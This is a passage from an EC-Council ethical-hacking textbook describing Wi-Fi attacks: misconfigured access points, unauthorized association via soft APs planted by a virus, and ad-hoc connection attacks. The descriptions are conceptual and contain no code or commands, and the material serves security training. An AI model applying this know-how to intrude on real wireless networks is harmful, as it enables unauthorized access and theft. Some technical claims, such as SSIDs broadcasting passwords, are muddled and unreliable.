


Figure 16.16: Client mis-association attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Misconfigured AP Attack

Most organizations spend significant amounts of time defining and implementing Wi-Fi security policies, but it may be possible for a client of a wireless network to change the security settings of an AP unintentionally. This, in turn, may lead to misconfigurations in APs. A misconfigured AP can expose an otherwise well-secured network to attacks.

It is difficult to detect a misconfigured AP because it is an authorized, legitimate device on the network. Attackers can easily connect to a secured network through misconfigured APs, which continue to function normally after an attacker connects because no alerts will be triggered even if the attacker uses the connection to compromise security. Many organizations fail to maintain Wi-Fi security policies and do not take proper measures to eliminate this flaw in security configurations.

As the Wi-Fi networks of organizations expand to more locations and more devices, misconfigured APs become increasingly dangerous. The key elements that play an important role in this kind of attack include the following:

- **SSID broadcast**: An attacker configures APs to broadcast SSIDs to authorized users. All AP models have their own default SSID, and APs with default configurations using default SSIDs are vulnerable to brute-force dictionary attacks. Even if users enable WEP, an unencrypted SSID broadcasts the password in plaintext.
- **Weak password**: Some network administrators incorrectly use SSIDs as basic passwords to verify authorized users. SSIDs act as rudimentary passwords and help network administrators recognize authorized wireless devices in the network.
- **Configuration error**: Configuration errors include errors made during installation, configuration policies on an AP, human errors made while troubleshooting WLAN

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

problems, and security changes not implemented uniformly across an architecture. SSID broadcasting is a configuration error that assists attackers in stealing an SSID, which makes the AP assume that the attacker is attempting a legitimate connection.





Figure 16.17: Misconfigured AP attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Unauthorized Association



01	02	03
Soft APs are client cards or embedded WLAN radios in some PDAs and laptops that can be launched inadvertently or through a virus program	Attackers infect a victim's machine and activate soft APs, thus allowing them unauthorized connection to the enterprise network	Attackers connect to enterprise networks through soft APs instead of the actual APs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Unauthorized Association

Unauthorized association is a major threat to wireless networks. It has two forms: accidental association and malicious association. An attacker performs malicious association with the help of soft APs instead of corporate APs. The attacker creates a soft AP, typically on a laptop, by running a tool that makes the laptop's NIC appear as a legitimate AP. The attacker then uses the soft AP to gain access to the target wireless network. Software APs are available on client cards or embedded WLAN radios in some PDAs and laptops; an attacker can launch these directly or through a virus program. The attacker infects the victim's machine and activates soft APs, allowing an unauthorized connection to the enterprise network. An attacker who gains access to the network using unauthorized association may steal passwords, launch attacks on a wired network, or plant Trojans. On the other hand, accidental association involves connecting to the target network's AP from a neighboring organization's overlapping network without the victim's knowledge.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.18: Unauthorized association attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Ad-Hoc Connection Attack

Wi-Fi clients can communicate directly via an ad-hoc mode that does not require an AP to relay packets. Data can be conveniently shared among clients in ad-hoc networks, which are quite popular among Wi-Fi users. Security threats arise when an attacker forces a network to enable the ad-hoc mode. Some network resources are accessible only in the ad-hoc mode, but this mode is inherently insecure and does not provide strong authentication or encryption. Thus, an attacker can easily connect to and compromise a client operating in the ad-hoc mode. An attacker who penetrates a wireless network can also use an ad-hoc connection to compromise the security of the organization's wired LAN.

